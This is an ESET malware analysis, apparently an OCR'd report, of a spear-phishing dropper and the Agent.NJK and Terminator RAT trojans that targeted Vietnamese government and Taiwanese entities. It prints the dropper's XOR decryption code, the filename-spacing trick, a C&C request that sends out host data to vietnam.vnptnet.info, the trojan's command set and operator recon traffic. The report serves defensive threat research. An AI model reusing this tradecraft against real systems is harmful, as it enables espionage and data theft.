
Did you say Advanced Persistent Threats?



ESET®

ENJOY SAFER TECHNOLOGY™

Did you say Advanced Persistent Threats?

Here we analyze four targeted attack tools with Taiwan and Vietnam in their sights - but somehow linked together - and the reason why they shouldn't be called 'advanced'.




Figure 1: Targeted entities were located in Vietnam and Taiwan

Once in a while we get to spend time analyzing malicious code that is not as widespread or not as well-obfuscated as other threats we've encountered in the past. This article is about one such threat. We decided to spend some time on this analysis because of interesting strings in one of the components referring to Vietnam's Central Post and Telecommunications Department. But before we delve into the topic lets first highlight some of the findings:

- Entities in Taiwan and the Vietnam government are targeted
- Observed attacker interaction
- Evidence of an unidentified APT actor
- Social engineering vector (no exploit code) with very credible documents
- Bad criminals: typos in configuration, naive cryptographic implementation, weak code practices
- Sophistication variability: from no obfuscation to hidden position independent code, XOR encryption, XTEA encryption, stand-alone re-usable components
- Tailored infections: one threat doesn't persist, the other doesn't do anything before a reboot




Figure 2: Analyzed threats

You can see in the above figure all the malware samples that this article will cover. the file received by the victim is always the *dropper* which we will cover shortly. Since they were carrying two different threats the dropper hashes are not the same but their functionality is equivalent: therefore it is summarized as a single threat and considered a re-usable component in the attacker's arsenal. We have investigated two 'dropped' threats, namely Agent.NJK and Terminator RAT – which also carries an embedded binary.

Good ol' social engineering

As we noticed from our telemetry data, the malicious software reaches its target through spear-phishing campaigns. the first dropper we analyzed came from the webmail interface of a Vietnamese governmental institution. Using targeted emails allows more chance of succeeding in the attack by using a more personalized and convincing message. It also narrows the distribution of the malicious files, giving them a longer shelf life since there is less chance of their being found and analyzed by Anti-Virus (AV) companies.

With knowledge of the characteristics of the first dropper, we were able to find a related piece of malware in our collection. As mentioned previously, they were carrying different threats but also had a different filenames

Threat	File name	Translation
Win32/TrojanProxy.Agent.NJK	Bao cao ket qua.doc [137 spaces].exe	Vietnamese for "report the results"
Terminator RAT (Win32/Protux.NAR)	檢驗報告.exe	Chinese for "inspection report"

The presence of all those spaces is used to push the ".exe" off the screen and out of sight of the victim. To further convince the user that the file is a normal Word document, the executable displays the icon of a Word document.




Figure 3: Appearance of the files

Upon execution these droppers will decrypt their configuration parameters using a simple one-byte key XOR-based cipher best described with some python code below. This configuration is stored in the last 32 bytes of the last portable executable (PE) segment of the executable. Inside this configuration is a checksum, some offsets and lengths of internal resources along with other seemingly unused fields, as you will see in the struct pictured below. a hard-coded integer in the code is compared with the checksum in order to validate that configuration decryption worked. This checksum is

```
def xor_decrypt(ciphertext, key):
    for i in range
    (len(ciphertext)):
        c = ciphertext[i]
        if c:
            if c != 0xff:
                c ^= key
            if (c and c != 0xff):
                ciphertext[i] = c
    return ciphertext
```

Listing 1: XOR-based cipher

```
struct hidden_segment_data
{
    int checksum;
    char delimiter;
    char unused[3];
    int pe_file_offset;
    int pe_file_size;
    char unused[4];
    int doc_file_offset;
    int doc_file_size;
    char xorkey;
    char unused[2];
    char last;
};
```

Listing 2: Hidden configuration

the same in both cases. the offset and length pairs are used to extract files from inside itself into the filesystem.

The dropper first drops the main malicious binary and then a Word document into the user's temporary folder. Both files are decrypted using the same simple XOR technique except that the malicious binary is prefixed with 5 bytes that are hard-coded in the dropper (MZ header), and then XOR'ed with another hardcoded one-byte key. We believe this is done to avoid being detected by some AV.

First, after the extraction, the malicious binary will be executed by the dropper. the behavior of the analyzed binaries will be covered later. the dropper will then copy itself using a handle retrieved with GetModuleHandle. It will execute this fresh copy with some command line arguments in order to clean up after itself: namely, the current full path and filename of the dropper and the full path and filename of the dropped Word document. Finally, it will exit.

For example this is what ends up being run:

```
C:\Documents and settings\user\Local Settings\
Temp\~hCb37.tmp\
   "C:\Documents and settings\user\Downloads\Bao cao ket
   qua.doc[137 spaces].exe"\
   "C:\Documents and settings\user\Local Settings\
   Temp\~hC29f.doc"
```

Listing 3: Dropper executes the above

Nature of the file	Filename
Malicious payload	%TEMP%\~hCb58.tmp
Word document	%TEMP%\~hC29f.doc
Copy of itself	%TEMP%\~hCb37.tmp

Table 1: Dropped files

This same copy of the dropper, once executed with command-line arguments, has a different operation. It will first sleep for one second, leaving enough time for the original dropper execution to terminate. Then it will remove this original file and copy the decoy document (`~hC29f.doc`) in its place, keeping the proper .doc extension. Finally, a `ShellExecuteW` with the open operation is run on the newly copied document in order to open the proper editor registered for this file type.





Figure 4: Dropper operation

All this work is done to effectively simulate the result one would expect when double clicking on an innocuous Word document except that in this case malicious code was executed first.


Bao cao ket qua.doc – LibreOffice Writer
File Edit View Insert Format Table Tools Window Help
Default Style
Times New Roman
12
HDG-OMS-0
HNI-OMS.0
247-MDH-7500
ADX-HDG-VMS (T) VNPT -VMS)
Tellab-HDG
E1 Gromming
Page 1 / 2 | Words: 422 | Default Style | English (UK)

1. **Kịch bản giả lập:**


Giả lập xảy ra sự cố đối với node Hải Dương (HDG) trên mạng Ericsson Đông Bắc, lưu lượng ảnh hưởng sẽ gồm các kênh:

- Các E1 được gom tại Tellabs/ADX tại đầu HDG, đầu HNI phân tán đến nhiều điểm khác nhau:

Hình 1 – 1: Khai báo cấu hình E1 hiện tại trên Ericsson

- Các đường tốc độ cao được add/drop tại hai đầu cuối:

Figure 5: Vietnam decoy document


檢驗報告.doc – LibreOffice Writer
File Edit View Insert Format Table Tools Window Help
Default Style
Times New Roman
12
Manual Column Break
Page 1 / 1 | Words: 590 | Default Style | English (USA)

(本報告僅供捐血人自行參閱，不適於其他用途)

台灣血液基金會

捐血檢驗報告

地址：
電話：
網址：
E-mail：

收

親愛的捐血朋友：感謝您的熱心捐血！

敬祝　健康快樂

敬上

本次捐血日期	中心卡號	血袋號碼	已累計捐血次數


檢 驗 項 目	結 果	說 明

Figure 6: Taiwan decoy document

The combination of the spear-phishing, hiding the file's extension, a work-related file name and a Microsoft Word style icon can be pretty convincing for a user who had no proper security awareness training or without proper desktop hardening and protection against executables sent by email. the use of these simple techniques is well documented inside *Mandiant's APT1 report*. Notice that no software vulnerabilities are exploited by criminals in order to get their malware to run.


In the dropper there are two different techniques used to hide calls: a function that essentially re-implements `GetProcAddress`, called with hardcoded plaintext strings, and legitimate `GetProcAddress` calls but using an obfuscated `lpProcName` (XOR 0x17 of every other two chars). Interestingly, most of the calls are not obfuscated. Again, it feels like iterative AV evasion hard at work.

Aside from the fact that it seems easy to re-purpose, the dropper doesn't strike us as a particularly well written piece of code. There are notorious anti-patterns present in the codebase like a God object and some copy-and-paste programming (although to be fair this could be the result of compiler optimization).


Bao cao ket qua Properties
General
Security
Custom
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	Document was created by {applicati...
Origin	
Authors	
Last saved by	nitro admin
Revision number	2
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	5/28/2013 8:19 AM
Date last saved	5/28/2013 8:19 AM
Last printed	

Figure 7: Vietnam document metadata



Property	Value
Description	
Title	§µi viÔn th«ng Hµ néi Céng hoµ x· ...
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	Unknown
Last saved by	TIENNV
Revision number	15
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	5/8/2013 10:13 PM
Date last saved	5/12/2013 11:47 PM
Last printed	10/15/2012 5:51 AM

Figure 8: Taiwan document metadata

Win32/TrojanProxy.Agent.NJK

The first dropped binary that we analyzed is what our engine detects as Win32/TrojanProxy.Agent.NJK. This is a Visual C++ trojan that communicates over HTTP with hard-coded Command and Control (C&C) servers. In the sample we analyzed, the three servers supported by the trojan configuration were in fact pointing to the same domain name `vietnam.vnptnet.info`, but using different ports (80, 443 and 5050).

The malware will adjust its TCP timeout for HTTP requests to 15 minutes and then loop forever trying to contact the C&C domain via the three ports in configuration. an interesting fact about this threat is its lack of persistence, meaning that it will be executed only once and will not be relaunched if the system reboots. There is no obvious attempt at obfuscation and simply running `strings` on the binary reveals a great deal about the sample and its capabilities.

In its attempt to contact the C&C the malware will send several pieces of information about the host in a GET request and use a specific User-Agent string. the user data is in a 105 bytes array, encoded in hexadecimal and sent in the path component of the GET request. It contains information such as: a string we believe is used to track attack campaigns; the internal IP address of the host; the Computer Name; a Windows Version ID; and the current username executing the process. No encryption is applied to this data. Below is the exact format of this payload.




Figure 9: Initial payload sent by the client

Once encoded requests look like the one below:

```
GET /4350542D4E4D4300000000000000000000000000000000000031393
22E3136382E3136362E31343500555345522D3938394243313335353500
00000000000000000000000000000001077573657200000000000000000
0000000000000000000000000000000000000000 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.0; .NET CLR 1.1.9527)
Host: vietnam.vnptnet.info
```

Listing 4: Sample HTTP GET Request

The server will reply with conventional HTTP server headers except that it adds an Accept header field with the value "x-wav/y-img" (*something seen before*). the trojan will not process the server's answer unless this string is present in that header. Note that Accept headers are usually part of the client HTTP request and not server responses.

The C&C commands are sent unencrypted and are always 796 bytes long. the first Integer in the command data is the command ID. the supported commands are:

Command id	Command description
1000	The command-line is executed by the victim and stdout and stderr are sent back to the C&C
2000	The victim replies "\r\n\r\nRecieve KeepAlive Commond\r\n\r\n" (including the typos...)
3004	Download a file to the victim's computer. Filename is specified in the command data.
3005	Upload a file to the C&C. an offset argument can be specified so as to upload only a part of the file.
3006	Change the current directory to the one specified in the command data.
3007	Set the time (in ms) for the WaitForSingleObject function of a command line execution (command id 1000)
3008	Sends to C&C information about the drives' total size, free space, letters and names.
3009	Lists the files in a specified directory. Filename, last modification date and sizes are sent.
3010	Delete a given file by name
3011	Spawn a process with the command-line given in command data. Nothing sent back to C&C.

Table 2: Agent.NJK supported commands

Very simple, nothing fancy, and the code doesn't reveal much about the attacker's intentions. Unfortunately, all that is left to the trojan operator so we can't draw any conclusions about the operation with only the malware sample to work from. Rather than being simply naive, this is rather stealthy. But then again, some funky strings are also present in the binary like "I want to go to the GREAT WALL, inner Mongolia very much" and some unused proxy credentials (somnuek.bu / 044253516). These proxy credentials are not referred to anywhere in the code which leads us to think that this is a feature supported by the malware that was compiled out when this threat was assembled for this campaign.

The hardcoded campaign string (CPT-NMC) sent by the client further confirms the targeted nature of the attack. CPT stands for Central Post and Telecommunications Department, *a department of the Vietnamese government*. We can also notice that the top-level domain used for C&C (`vnptnet.info`) is strikingly similar to Vietnam's vnpt.vn which is Vietnam Posts and Telecommunications Group and probably chosen as a means of camouflage within Intrusion Detection System (IDS) logs. Finally, the decoy document writes about telecoms and testing and carries some network diagrams, which all seems very credible to a potential victim. Looks like this campaign was aimed at Vietnam's CPT and *we know Vietnam's officials have been under targeted attack this year*.

We're up all night to get lucky


We saw an operator interact with a system we infected and monitored. We even got some evidence of manual operation. Here are the highlights of the interaction that we have observed on the system.

```
1. client <-
     command id/name: 3008/Get Drives Infos

   client ->

     label: C:
     type: 3 (DEVICE _ FIXED)
     free: 7828
     total: 10228

     label: D:(8
     type: 5 (DEVICE _ CDROM)
     free: 0
     total: 589

2. client <-
     command id/name: 1000/ExecuteCommandLine executed:
     netsta -ano

   client ->

     'netsta' is not recognized as an internal or
     external command, operable program or batch file.

3. client <-
     command id/name: 1000/ExecuteCommandLine executed:
     netstat -ano

   client ->
     ...
```

```
and then other commands:

4. set
5. dir C:\DOCUME~1\user\recent /od
6. dir C:\DOCUME~1\user\desktop
7. dir c:\

and then it stopped
```

Listing 5: Agent.NJK attacker interactions


These are all reconnaissance operations: `netstat` to view current network interactions, drive enumeration, set to view the current environment variables and then some file locations were explored. Something that leads us to think that this operation is not automated is the typo highlighted at interaction (2) a behavior *we've seen before*. `netsta` was written instead of `netstat`, leading to the 'not recognized' error sent to the server. We see no good reason to fake such an operator error and this is why we think we caught a legitimate typo. Here is a screen capture of some of the content of the interactions that was left out of the above highlights. As you can see, all this information is sent in plain text over the network.



```
operable program or batch file.
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 27 Aug 2013 14:26:46 GMT
Content-Length: 796
Accept: x-wav/y-img,*/*
Connection: Keep-alive
Proxy-Connection: Keep-alive
Cache-Control: no-cache

.............................................................................
netstat -
an
o............................................................................
GET /4350542D4E4D43000000000000000000000000000000000[redacted]2
E3134350055534552D393839424331333535350000000000000000000000000000000000001077
5736572000000000000000000000000000000000000000000000000000000 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR
1.1.9527)
Host: vietnam.vnptnet.info
Content-Length: 1232
Connection: Keep-Alive


Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       752
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1029         0.0.0.0:0              LISTENING       668
  TCP    [redacted]:139         0.0.0.0:0              LISTENING       4
  TCP    [redacted]:1047        [redacted]:80          ESTABLISHED     988
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    540
  UDP    0.0.0.0:1025           *:*                                    860
  UDP    0.0.0.0:4500           *:*                                    540
  UDP    127.0.0.1:123          *:*                                    820
  UDP    127.0.0.1:1900         *:*                                    1012
  UDP    [redacted]:123         *:*                                    820
  UDP    [redacted]:137         *:*                                    4
  UDP    [redacted]:138         *:*                                    4
  UDP    [redacted]:1900        *:*                                    1012
```

Entire conversation (14286 bytes)

Figure 9: Initial payload sent by the client


[redacted]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear
1
2

Filter: tcp.stream eq 1

```
Time         Source       Destination  Protocc  Lengt Info
165.805863   [redacted]   [redacted]   HTTP       800 GET /4350542D4E4D430
166.252094   [redacted]   [redacted]   TCP        262 [TCP segment of a re
166.432986   [redacted]   [redacted]   TCP         54 neod1 > http [ACK] S
169.603895   [redacted]   [redacted]   TCP        590 [TCP segment of a re
169.603929   [redacted]   [redacted]   HTTP       314 HTTP/1.1 200 OK
169.604191   [redacted]   [redacted]   TCP         54 neod1 > http [ACK] S
169.627205   [redacted]   [redacted]   TCP        438 [TCP segment of a re
169.627318   [redacted]   [redacted]   HTTP       954 GET /4350542D4E4D430
169.938956   [redacted]   [redacted]   TCP         54 http > neod1 [ACK] S
170.022953   [redacted]   [redacted]   TCP        262 [TCP segment of a re
170.151147   [redacted]   [redacted]   TCP         54 neod1 > http [ACK] S
1927.946509  [redacted]   [redacted]   TCP         54 http > neod1 [RST, A
```

